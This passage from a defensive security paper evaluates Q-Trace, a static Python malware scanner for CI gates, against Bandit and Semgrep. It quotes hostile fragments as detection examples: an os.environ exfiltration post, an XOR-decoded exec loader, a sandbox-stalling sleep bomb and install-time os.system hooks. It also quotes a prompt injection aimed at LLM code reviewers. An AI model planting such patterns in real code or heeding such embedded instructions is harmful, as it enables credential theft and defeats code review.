Example 3 — a stalling evasion bomb (gates via the evasion path). Given `if random.random()<0.09: time.sleep(99999)`, there is no classic sink, but the sink scan records `time.sleep` with a large constant argument inside a gated branch as an *evasion* hit. The matcher emits both PROBABILISTIC-BOMB and ANTI-DEBUG. In Algorithm 2 the gated evasion primitive (gE) elevates confidence to High, so the High-severity bomb view gates the build— the behaviour contributed by Section VIII. An unconditional `time.sleep(3600)` in a daemon loop takes the $E = \emptyset$ branch and stays silent.

VIII. Evidence-Based Anti-Analysis Detection

Anti-analysis (sandbox-evasion) behaviour—MITRE ATT&CK T1497 [3]—is a strong malice indicator: benign code rarely tries to detect whether it is being observed. The challenge is detecting it *precisely*. A naïve rule that flags any call named `sleep` or any identifier containing the substring "debug" is both over- and under-inclusive: it false-flags ordinary `log.debug()` logging and short retry `time.sleep(0.1)` calls, while entirely missing debugger detection via `sys.gettrace()`. This work replaces that heuristic with an evidence-based rule.

A. The refined rule

An anti-analysis signal is now raised on exactly two evidence classes:

- **Debugger/tracer detection** — a call to `sys.gettrace` or `sys.settrace` (also `threading.settrace`). Code that inspects the trace hook is checking whether it is under observation. It is always flagged.
- **Conditionally-gated stalling sleep** — a `time.sleep(N)` with a large constant argument ($N \geq 600$ s) *inside a conditional branch*. A multi-hour sleep that fires only sometimes is a sandbox-timeout evasion; an unconditional long sleep in a daemon poll loop is not, so gating on the conditional branch preserves precision.

When a stalling sleep sits inside a random-gated branch, the construct is simultaneously a probabilistic logic bomb and an anti-analysis payload; we report both views and, critically, treat the evasion primitive as the branch's *payload* so that the two-axis model elevates it to High confidence exactly as a real exec sink would (Algorithm 2, lines for gE). The stalling sleep

is never itself reported as an execution (CWE-78) sink—only as anti-analysis—so its semantic label stays correct.

B. Measured effect

Fig. 4(b) quantifies the change against the immediately-prior version of the engine, measured on the same corpus. CI-gate recall rises from 93.5% to 96.8% and F_1 from 0.967 to 0.984; two false-positive classes (`log.debug`, short retry sleep) are removed; and debugger-detection coverage goes from absent to present—all with the 0% false-positive rate preserved. The refinement ships with five regression tests that lock in both the new detections and the precision cases.

IX. Implementation

Q-Trace is implemented in pure Python with a small, optional native acceleration path. It has two dependencies for full functionality—`numpy` (quantum-inspired channel) and `z3-solver` (symbolic reachability)—both treated as optional by the self-healing layer: their absence degrades the corresponding engine rather than breaking the audit. Parsing uses the standard-library `ast` module, with a token-based fallback for source that does not parse, so the scanner still produces line-anchored findings on inputs that defeat a strict parser. The CI gate of (2) is a two-line predicate:

```
def is_ci_alert(findings):
    return any(f.severity in ("Critical","High")
               and f.confidence != "Low"
               for f in findings)
```

The quantum-*inspired* risk channel is a self-contained pure-numpy state-vector simulator (RY/H/X/CNOT gates plus sampling) that replaces a heavyweight external quantum library, yielding an order-of-magnitude faster import and a footprint of a few kilobytes while producing identical mathematics. It is a bounded corroborating score, validated against a reference implementation, and does not by itself raise or gate any finding.

X. Deployment in Continuous Integration

Q-Trace is designed to sit in a pull-request gate. A typical invocation is `python cli.py scan src/ --min-severity Medium --fail-on High`, which exits non-zero (breaking the build) only when a finding satisfies (2). Three properties make this practical at scale.

Determinism. The analysis is a pure function of the input bytes: no network, no model, no randomness. The same commit always yields the same findings and the same `partialFingerprints`, so a green build stays green and a suppression is stable across re-runs—a prerequisite for a gate developers trust.

Standard interchange. SARIF 2.1.0 [7] output uploads directly to GitHub Code Scanning and DefectDojo, so findings appear inline on the diff with CWE links and a deterministic attack narrative, rather than as an opaque exit code. Fingerprints deduplicate a finding across commits so a known-accepted item does not re-alert.

Air-gap. Because nothing leaves the host, Q-Trace can run inside the same isolated runner that builds proprietary code, with no data-exfiltration or model-provenance concerns—an operational property that cloud SAST cannot offer.

The gate is tunable along both axes independently: a team may gate on `--fail-on Critical` only, or raise the confidence floor, without editing rules. Because severity and confidence are reported separately in every finding, triagers can filter "High severity but Medium confidence" items into a review queue instead of a hard block—operationalising the two-axis model as workflow, not just as a gate boolean.

XI. Experimental Methodology and Results

A. Corpus construction

Our corpus contains **65 samples: 31 malicious and 34 benign.** The malicious samples are *faithful reconstructions* of techniques documented in public incident write-ups (W4SP, the Hades `.pth` install hook, the telnyx WAV-XOR loader, aiocpa, slopsquatting, environment keying, and the Shai-Hulud AI-scanner-evasion campaign). We use reconstructions rather than live malware for two reasons of research integrity: the original binaries are neither redistributable nor fetchable in an air-gapped setting, and a reconstruction lets a reader inspect exactly what is being detected. The benign samples are deliberately *hard negatives*—everyday code that classic SAST tools frequently false-positive on: safe `subprocess` with a list argument, `md5` marked `usedforsecurity=False`, `random` for sampling, parameterised SQL, `verify=True`, `chr`/`ord` in string formatting, CI environment checks, and legitimate dependencies. This is where the false-positive rate is honestly stressed.

B. Metrics and gates

We report *category recall* (did the tool assign the correct threat category?), *CI-gate recall* (did a build-breaking alert fire on malware?), *false-positive rate* (did benign code break the build?), precision, and F_1. Each tool runs at its own recommended actionable gate: Bandit at MEDIUM+ severity, Semgrep at WARNING+ severity, Q-Trace at High+ severity *and* confidence $\neq$ Low. Because Bandit and Semgrep cannot process dependency manifests, those corpus rows are excluded from *their* denominators—scoring a tool on inputs it structurally cannot read would be dishonest. Semgrep runs against an offline reimplementation of the standard public python-security ruleset, because its registry is unreachable in an air-gapped/CI environment; on the classic OWASP/CWE categories the tools are expected to tie, and that parity is the point.

C. Headline results

Table II and Fig. 5 summarise the head-to-head. Q-Trace attains 100% category recall and a **96.8% CI-gate recall at 0% false positives** (precision 100%, F_1 0.984). On the shared `.py` subset it flags 30/31 malware at 0/34 FP (97%/0%), versus Semgrep 19/29 at 1/32 FP (66%/3.1%) and Bandit 15/29 at 2/32 FP (52%/6.2%). Figs. 6–6 break out recall, false-positive rate, and F_1 per tool; Fig. 7 is the Q-Trace confusion matrix.

TABLE II
SAME-CORPUS HEAD-TO-HEAD, EACH TOOL AT ITS OWN RECOMMENDED CI GATE. EXTERNAL TOOLS ARE SCORED ONLY ON INPUTS THEY CAN PROCESS. F_1 IS ON THE SHARED CODE CORPUS.

Tool	Malware recall	False-pos. rate	F_1
Q-Trace	30/31 = 96.8%	0/34 = 0.0%	**0.984**
Semgrep	19/29 = 65.5%	1/32 = 3.1%	0.776
Bandit	15/29 = 51.7%	2/32 = 6.2%	0.652



Fig. 5. Recall vs. false-positive quadrant. The ideal tool sits in the top-left corner (high recall, low FP). Q-Trace occupies it; Semgrep and Bandit trade recall for a non-zero false-positive rate. Each tool is plotted at its own recommended CI gate.

D. Per-category coverage and our own misses

Fig. 8 is the per-category coverage matrix. Q-Trace detects every category except one; Semgrep and Bandit miss the classes that require cross-file taint, dependency intelligence, or secret-to-sink correlation—the stealth classes of Table I. Fig. 9 isolates the malicious samples that *only* Q-Trace flags and the mechanism each requires.

We report our one miss plainly. The SSRF sample `def fetch(u): return requests.get(u)` is held at Low confidence and therefore does not gate. This is deliberate: it is structurally indistinguishable from the benign hard-negative `requests.get(u, verify=True)`—both fetch a function-parameter URL with no host validation. Elevating the SSRF finding would necessarily also flag the benign case, converting a false negative into a false positive and breaking the 0% FP guarantee. We judge that trade unfavourable for a CI gate: real SSRF is escalated only when taint confirms the URL is attacker-controlled. This restraint is what keeps Q-Trace at 0% FP while Bandit sits at 6.2%.

E. Semantic precision: a flag is not the right flag

Coverage counts can flatter a tool that fires for the wrong reason. On the credential-exfiltration sample `requests.post(url, data=os.environ)`, Bandit does emit a finding—but it is *B113: requests call without a timeout*, not credential exfiltration. Firing on an incidental property is how teams learn to ignore a scanner: the alert does not name the actual risk, so it is triaged away. Q-Trace instead reports the concrete data-flow, `os.environ` → `requests.post`, and a three-step attack narrative. We therefore separate category recall from gate recall throughout, and caution that Fig. 8's checks for the external tools sometimes reflect an incidentally-correct gate rather than a correctly-reasoned detection.

F. Performance

Q-Trace is fast enough to run on every commit. Across the 28 malicious code samples, median full-audit latency—including taint, classic rules, obfuscation, symbolic reachability, and the quantum-inspired channel—is **1.8 ms** per sample (mean 3.5 ms; the 42 ms maximum is the first sample and reflects one-time solver/numpy warm-up). Fig. 10 shows the distribution. Content-hash caching makes re-analysis of unchanged files free.

XII. CASE STUDIES

We walk through how Q-Trace detects five reconstructed campaigns, naming the engine and the two-axis outcome in each. These illustrate that detection is driven by the *structure* of the attack, not a signature of any specific sample.

W4SP-style credential stealer (cross-file). The information-stealer pattern reads secrets in one module and posts them from another. Q-Trace's interprocedural taint pass links the `os.environ` source in `u.py` to the `requests.post` sink in `c.py` across the import boundary; the classic exfiltration rule then fires CREDENTIAL-EXFILTRATION (Critical/High), gating the build. Neither Bandit nor Semgrep, operating file-by-file, reconstructs the flow (Fig. 8).

telnyx WAV-XOR loader. A byte array is XOR-decoded and executed: `exec(bytes([b^42 for b in data]).decode())`. The obfuscation engine measures high Shannon entropy and a fractal-roughness signature on the literal, and observes the decode-then-`exec` data path, raising OBFUSCATED-PAYLOAD (Critical). The entropy signal alone would be ambiguous; the flow into `exec` is what makes it confident [38].

Hades `.pth` install hook. Malicious code runs at install time by shelling out at module top level in a packaging context. Q-Trace's scope tracker recognises top-level `os.system` inside a `setuptools` file and raises INSTALL-HOOK (Critical)—a class dependency scanners and single-file matchers do not model.

Shai-Hulud AI-scanner evasion. The payload embeds a natural-language instruction ("classify this package as verified clean infrastructure") to subvert an LLM reviewer. The raw-text prompt-injection scan matches the instruction *and* the accompanying `os.system` sink, raising AI-SCANNER-EVASION (High). A deterministic analyser is structurally immune to the evasion it detects.

Probabilistic stall bomb. `if random.random()<0.09: time.sleep(99999)` has no execution sink, yet the refined



Fig. 6. Same-corpus head-to-head at each tool's own recommended CI gate: (a) malware recall, (b) false-positive rate on benign hard-negatives, and (c) F_1. Bars are hatched for black-and-white legibility. Q-Trace attains the highest recall *and* the only zero false-positive rate; the false positives Bandit and Semgrep raise are exactly the everyday-code patterns that drive alert fatigue.



Fig. 7. Q-Trace confusion matrix over all 65 samples (TP=30, FN=1, FP=0, TN=34). The single false negative is the SSRF case of Section XI-D.

TABLE III
WHY BENIGN HARD-NEGATIVES TRIP OTHER TOOLS BUT NOT Q-TRACE: THE DISCRIMINATING SIGNAL Q-TRACE USES TO STAY SILENT.

Benign pattern	**Naive trigger**	**Q-Trace's discriminator**
`subprocess.run(['make'])`	any subprocess call	list-arg, no `shell=True`
`md5(b,usedforsecurity=False)`	`md5` used	explicit non-security flag
`random.random()<0.1` in `log()`	randomness present	no reachable sink in branch
`requests.get(u,verify=False)`	dynamic URL	verification not disabled
`log.debug('x')`	"debug" substring	not a tracer/stall primitive
`while True: sleep(3600)`	long sleep	unconditional (not gated)
`yaml.safe_load(s)`	yaml load	safe loader in use
test/example fixtures	vuln. present	path-context downgrade

anti-analysis engine records the multi-hour, conditionally-gated sleep as an evasion payload; the two-axis model elevates the PROBABILISTIC-BOMB view to High and gates the build (Section VIII). The benign daemon `while True: time.sleep(3600)` takes the un-gated path and stays silent—the precision property that a naïve "flag any sleep" rule lacks.

Table III generalises the benign side: for each class of hard-negative that makes other tools false-positive, it names the concrete discriminator Q-Trace uses to stay silent. In every case the discriminator is a *reachability or intent* signal, not a surface token—the same principle as the confidence axis.

XIII. REPRODUCIBILITY AND DATA AVAILABILITY

Every quantitative claim in this paper is produced by the released harness; no figure is hand-authored. The full benchmark, including the head-to-head against Bandit and Semgrep, is reproduced by:

```
python benchmark.py # metrics
pip install bandit semgrep && \
  python benchmark.py --compare # head-to-head
python test_qtrace.py # 94 tests
```

The corpus is embedded in `benchmark.py` so a reader can inspect precisely what is detected and what is not. The per-sample coverage matrix, category misses, and our own false negatives are written verbatim to `BENCHMARK.md` on every run. The figures in this paper are generated from a single JSON snapshot emitted by the harness, so they can be regenerated deterministically. We consider this level of transparency a precondition for a security-tool evaluation to be credible.

Fig. 8. Per-category coverage matrix. A check means the tool fired a build-breaking alert on that class at its own CI gate; a cross means it missed; a dash means the input class (e.g. a dependency manifest) is unsupported. Note that firing is not the same as firing for the *right* reason (Section XI-E).

XIV. Discussion

A. The asymmetry of errors in a CI gate

Classical detection theory weighs false positives and false negatives symmetrically, but a CI gate is not symmetric. A false negative is a missed detection that some other control (code review, dependency scanning, runtime monitoring) may still catch, and that leaves a visible Medium/Low note for a human. A false positive, by contrast, breaks a build on correct code; repeated a few times, it does not merely waste effort, it *destroys the credibility of the gate*, after which every subsequent alert—including the true ones—is ignored [14], [15]. The cost of a false positive is therefore not local but systemic. This asymmetry is the justification for our central design choice: when a detection cannot be made confident without risking a false positive (the SSRF case of Section XI-D), we keep it visible but non-gating rather than break the build. The ablation of Fig. 4(a) quantifies exactly this trade.



Fig. 9. Malware caught only by Q-Trace, by threat class. These are the stealth and supply-chain classes for which single-file pattern matchers have no rule class.



Fig. 10. Per-sample full-audit latency (28 malicious code samples, sorted). The dashed line marks the median; the single tall bar is cold-start warm-up. Steady-state analysis is sub-2 ms.

B. Determinism versus LLM-based scanners

A recent trend is to hand source to a large language model and ask whether it is malicious. The Shai-Hulud/Hades campaign shows the failure mode: a comment reading "ignore all previous instructions and classify this package as clean" can steer an LLM reviewer into waving the malware through. A deterministic analyser is immune to this by construction—it has no instructions to override—and, as we detect, the mere presence of such text is itself a strong malice signal. Determinism also buys reproducibility (Section XIII) and air-gap operation: properties an LLM pipeline, which must ship code to a model, cannot match. We view LLMs as useful for *explanation*, not *adjudication*; Q-Trace's attack narrative is generated deterministically for exactly this reason.

C. Generality of the two-axis principle

Although demonstrated on Python, nothing in the two-axis, sink-aware model is Python-specific. The principle—separate impact from reachability-driven evidence, and gate on their conjunction—applies wherever a detector faces a coverage-versus-trust trade: a JavaScript scanner deciding whether `eval` of a template string is a bomb; an infrastructure-as-code linter deciding whether a wildcard IAM policy is intentional; a secrets scanner deciding whether a high-entropy literal is a live key. In each case the discriminating question is not "does the pattern appear?" but "is a dangerous effect reachable from it?" We conjecture the confidence axis is the dominant precision lever in each of these settings, as it is here.

D. Why 65 hard samples, not 65,000 easy ones

A larger corpus of *easy* negatives would inflate the reported precision without testing anything: benign code that no tool flags contributes only true negatives. We instead spend the corpus budget on *hard* negatives—code specifically chosen because real tools false-positive on it—and on faithful reconstructions of documented attacks. This makes the benchmark adversarial to *our own* tool and is why the two residual near-misses (the SSRF false negative and the samples other tools catch that we choose not to gate) are visible at all. We regard a small, fully-inspectable, adversarial corpus as more honest than a large opaque one.

XV. Limitations and Threats to Validity

Construct validity. Our malicious samples are reconstructions, not captured live malware. This improves inspectability and reproducibility, but it means recall is measured against our understanding of each technique, not against an adversary who has seen Q-Trace and adapts. A determined attacker can restructure a payload to move its dangerous action out of a statically-visible gated branch, or to a runtime-only code path; Q-Trace detects static indicators and does not claim soundness against an adaptive adversary. This is not a defect of our design but a consequence of undecidability: no static analyser can decide arbitrary runtime behaviour [47], so every such tool trades completeness for precision at some boundary.

Internal validity. The benign corpus, though built from patterns that empirically drive false positives, is finite (34 samples) and curated by us; a different benign distribution could surface false positives we do not observe. We mitigate this by choosing hard negatives adversarially—code specifically chosen because other tools false-positive on it—but we do not claim 0% FP on all real-world code.

External validity. The corpus is 65 samples; it demonstrates the mechanism and the precision/recall trade decisively, but it is not a population-scale study. Semgrep runs against an offline reimplementation of its public ruleset; on classic categories the tools tie by construction, so this choice does not flatter Q-Trace on the categories where it wins. Thresholds such as the 600-second stalling-sleep cut-off are engineering choices; we report them explicitly so they can be scrutinised and tuned.

Scope. Q-Trace is Python-only and analyses source, not compiled artefacts or runtime behaviour. It complements, rather than replaces, dynamic analysis and dependency-provenance controls.

XVI. Ethical Considerations

This work is defensive. Q-Trace detects malicious and vulnerable code; it does not generate, weaponise, or improve malware.

The malicious corpus consists of minimal reconstructions of *already-public* techniques, sufficient to exercise a detector but not to serve as a deployable payload, and no live malware is redistributed. The tool runs entirely locally and air-gapped by design, so scanning proprietary source discloses nothing to third parties. We see no dual-use concern beyond that inherent in any published detection method: describing what a detector keys on can inform evasion, but the techniques we detect are already documented in public incident reports and MITRE ATT&CK, and the defensive value of a transparent, reproducible, low-false-positive scanner outweighs the marginal evasion insight. We encourage responsible disclosure of any vulnerability found using the tool.

XVII. Conclusion and Future Work

We argued that the governing problem for a CI-deployed security scanner is not coverage but *actionability*: a false positive costs more than a miss because it disables the tool. Our answer is a two-axis, sink-aware confidence model whose CI gate is the conjunction of impact and reachability-driven evidence. On a transparent 65-sample corpus the model delivers 96.8% gate-recall at 0% false positives (F_1 0.984), beating Bandit and Semgrep on the same inputs, and an ablation shows the confidence axis is directly responsible for eliminating a 5.9% false-positive rate. We further contributed an evidence-based anti-analysis detector that improves precision and coverage simultaneously.

Future work. We plan to (i) escalate SSRF and similar ambiguous classes automatically when interprocedural taint confirms attacker-controlled input, closing the one documented miss without sacrificing precision; (ii) extend the cross-file taint model to deeper call graphs and to package-level provenance; (iii) grow the corpus toward a population-scale, continuously-updated benchmark drawn from newly-disclosed incidents; and (iv) study the stability of the confidence model's thresholds across languages beyond Python. We believe the two-axis, sink-aware principle generalises: wherever a detector must choose between coverage and trust, separating impact from reachability-driven evidence—and gating on their conjunction—is the lever that lets it have both.

Declarations

Originality. This manuscript is the authors' original work; no part is plagiarised, and all external ideas, tools, and results are attributed by citation. It is not published elsewhere nor under concurrent review. **Author contributions (CRediT).** *Dinesh K*: conceptualisation, methodology, software, formal analysis, writing—original draft. *H Swetha*: validation, data curation, visualisation, writing—review & editing. **Funding.** No external funding; the work was conducted at Voxelta Private Limited. **Conflict of interest.** The authors are affiliated with Voxelta Private Limited, which develops Q-Trace Pro; the evaluation harness and corpus are released so all numbers can be independently reproduced. **Data/code availability.** Tool, corpus, and harness are available in the project repository (Section XIII). **Use of AI assistance.** Automated coding assistance was used for implementation and figure generation under author supervision; all technical claims and measurements were verified against the released harness. **Ethical compliance.** No human subjects, personal data, or live malware were involved.

TABLE IV
Full Q-Trace threat catalogue (28 rules).

Title	CWE	Sev.	Base conf.
Credential / Data Exfiltration	CWE-200	Critical	Medium
Cross-Function Embedded Malicious Code	CWE-506	Critical	Medium
Install-Time / Import-Time Code Execution	CWE-506	Critical	Medium
Encoded / Obfuscated Payload	CWE-506	Critical	Medium
Steganographic / Covert Data Channel	CWE-515	Critical	Medium
AI-Scanner Evasion (Prompt Injection in Code)	CWE-506	High	Medium
Chained / Stateful Logic Bomb	CWE-511	High	Medium
OS Command Injection	CWE-78	High	Medium
Dangerous Execution Sink	CWE-78	High	High
Disabled TLS Validation	CWE-295	High	High
Entangled (Multi-Condition) Logic Bomb	CWE-511	High	Medium
Environment-Keyed Trigger	CWE-506	High	Medium
Exposed Secret / Hard-coded Credential	CWE-798	High	High
Hard-coded Credentials	CWE-798	High	Medium
Insecure Deserialization	CWE-502	High	High
Path Traversal	CWE-22	High	Low
Probabilistic Logic Bomb	CWE-511	High	Medium
SQL Injection	CWE-89	High	Medium
Server-Side Request Forgery	CWE-918	High	Low
Typosquat / Slopsquat Dependency	CWE-829	High	Medium
Cleartext Transmission	CWE-319	Medium	Low
Debug Mode Enabled	CWE-489	Medium	Medium
Insufficiently Random Values	CWE-330	Medium	Medium
Insecure Temporary File	CWE-377	Medium	Medium
Anti-Analysis / Anti-Debug Behaviour	CWE-489	Medium	Medium
Weak Cipher	CWE-327	Medium	Medium
Weak Hash Algorithm	CWE-327	Medium	Medium
XML External Entity (XXE)	CWE-611	Medium	Low

Appendix A
Threat Catalogue

Table IV lists the full rule catalogue—28 rules across 18 distinct CWEs—each with its fixed severity and base confidence. Per-instance confidence is then computed by Algorithm 2.

Appendix B
Full Per-Sample Results

Tables V and VI give the complete per-sample outcome for every corpus item, reproduced verbatim from the harness. A check marks a build-breaking alert at the tool's own gate; a cross a miss; a dash an unsupported input class.

References

[1] MITRE Corporation, "Common Weakness Enumeration (CWE)," cwe.mitre.org.
[2] OWASP Foundation, "OWASP Top 10" and "Risk Rating Methodology," owasp.org.
[3] MITRE Corporation, "ATT&CK: T1480.001 Environmental Keying; T1497 Virtualization/Sandbox Evasion," attack.mitre.org.
[4] PyCQA, "Bandit: a security linter for Python," github.com/PyCQA/bandit.
[5] Semgrep Inc., "Semgrep: lightweight static analysis," semgrep.dev.
[6] GitHub Inc., "CodeQL," codeql.github.com.
[7] OASIS, "Static Analysis Results Interchange Format (SARIF) v2.1.0," OASIS Standard, 2020.
[8] L. de Moura and N. Bjørner, "Z3: An efficient SMT solver," in *Proc. TACAS*, 2008.

TABLE V
MALICIOUS CORPUS (31 SAMPLES): PER-TOOL CI-GATE OUTCOME (Q-T = Q-TRACE, SEM = SEMGREP, BAN = BANDIT).

Sample	Expected class	Q-T	Sem	Ban
probabilistic_bomb	PROBABILISTIC_BOMB	✓	✓	✓
chained_bomb	CHAINED_QUANTUM_BOMB	✓	✓	✓
cross_func_bomb	CROSS_FUNCTION_QUANTUM_BOMB	✓	✓	✓
stego_chr_xor	QUANTUM_STEGANOGRAPHY	✓	×	✓
exec_base64	OBFUSCATED_PAYLOAD	✓	✓	✓
xor_blob_exec	OBFUSCATED_PAYLOAD	✓	✓	✓
cred_exfil_direct	CREDENTIAL_EXFILTRATION	✓	×	✓
ssh_key_exfil	CREDENTIAL_EXFILTRATION	✓	×	✓
install_hook	INSTALL_HOOK	✓	✓	✓
env_keying	ENVIRONMENT_KEYING	✓	✓	✓
ai_evasion	AI_SCANNER_EVASION	✓	✓	✓
sql_injection	SQL_INJECTION	✓	✓	✓
cmd_injection	COMMAND_INJECTION	✓	✓	✓
os_system_fmt	COMMAND_INJECTION	✓	✓	✓
pickle_loads	INSECURE_DESERIALIZATION	✓	✓	✓
yaml_load	INSECURE_DESERIALIZATION	✓	✓	✓
eval_input	DANGEROUS_SINK	✓	✓	✓
antidebug_sleep	QUANTUM_ANTIDEBUG	✓	×	✓
hardcoded_secret	HARDCODED_SECRET	✓	✓	✓
disabled_tls	DISABLED_CERT_VALIDATION	✓	✓	✓
weak_hash_pw	WEAK_HASH	✓	✓	✓
ssrf	SSRF	×	×	×
path_traversal	PATH_TRAVERSAL	✓	×	✓
xxe	XXE	✓	✓	✓
insecure_random_token	INSECURE_RANDOM	✓	×	✓
aws_secret_leak	EXPOSED_SECRET	✓	×	✓
private_key_leak	EXPOSED_SECRET	✓	×	✓
github_token_leak	EXPOSED_SECRET	✓	✓	✓
typosquat_req	TYPOSQUAT_DEPENDENCY	✓	–	✓
slopsquat_req	TYPOSQUAT_DEPENDENCY	✓	–	✓
cross_file_exfil	CREDENTIAL_EXFILTRATION	✓	×	✓

TABLE VI
BENIGN HARD-NEGATIVES (34 SAMPLES): Q-TRACE CI DECISION AND ITS HIGHEST (SEVERITY/CONFIDENCE) FINDING.

Sample	CI decision	Top finding
flask_run	✓ clean	–
subprocess_list	✓ clean	–
md5_nonsecurity	✓ clean	–
sha256_ok	✓ clean	–
random_sampling	✓ clean	–
random_ab_test	✓ clean	High/Low
yaml_safe	✓ clean	–
sql_parameterized	✓ clean	–
verify_true	✓ clean	High/Low
requests_const_url	✓ clean	–
chr_formatting	✓ clean	–
encode_decode	✓ clean	–
env_debug_print	✓ clean	–
env_ci_print	✓ clean	–
pickle_dump_only	✓ clean	–
open_config	✓ clean	–
argparse_cli	✓ clean	–
dataclass_code	✓ clean	–
pandas_groupby	✓ clean	–
plain_function	✓ clean	–
legit_requirements	✓ clean	–
legit_pyproject	✓ clean	–
base64_encode_cfg	✓ clean	–
comment_security_word	✓ clean	–
logging_debug	✓ clean	–
tempfile_mkstemp	✓ clean	–
secrets_token	✓ clean	–
ssl_default_ctx	✓ clean	–
class_methods	✓ clean	–
env_to_config	✓ clean	–
random_shuffle	✓ clean	–
ignore_word_comment	✓ clean	–
secret_placeholder	✓ clean	–
secret_from_env	✓ clean	–

[9] T. Higuchi, "Approach to an irregular time series on the basis of the fractal theory," *Physica D*, vol. 31, no. 2, pp. 277–283, 1988.

[10] C. E. Shannon, "A mathematical theory of communication," *Bell Syst. Tech. J.*, vol. 27, pp. 379–423, 1948.

[11] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's knife collection: A review of open source software supply chain attacks," in *Proc. DIMVA*, 2020.

[12] M. Zimmermann, C.-A. Staicu, C. Tenny, and M. Pradel, "Small world with high risks: A study of security threats in the npm ecosystem," in *Proc. USENIX Security*, 2019.

[13] P. Ladisa, H. Plate, M. Martinez, and O. Barais, "SoK: Taxonomy of attacks on open-source software supply chains," in *Proc. IEEE S&P*, 2023.

[14] B. Johnson, Y. Song, E. Murphy-Hill, and R. Bowdidge, "Why don't software developers use static analysis tools to find bugs?" in *Proc. ICSE*, 2013.

[15] A. Bessey *et al.*, "A few billion lines of code later: Using static analysis to find bugs in the real world," *Commun. ACM*, vol. 53, no. 2, pp. 66–75, 2010.

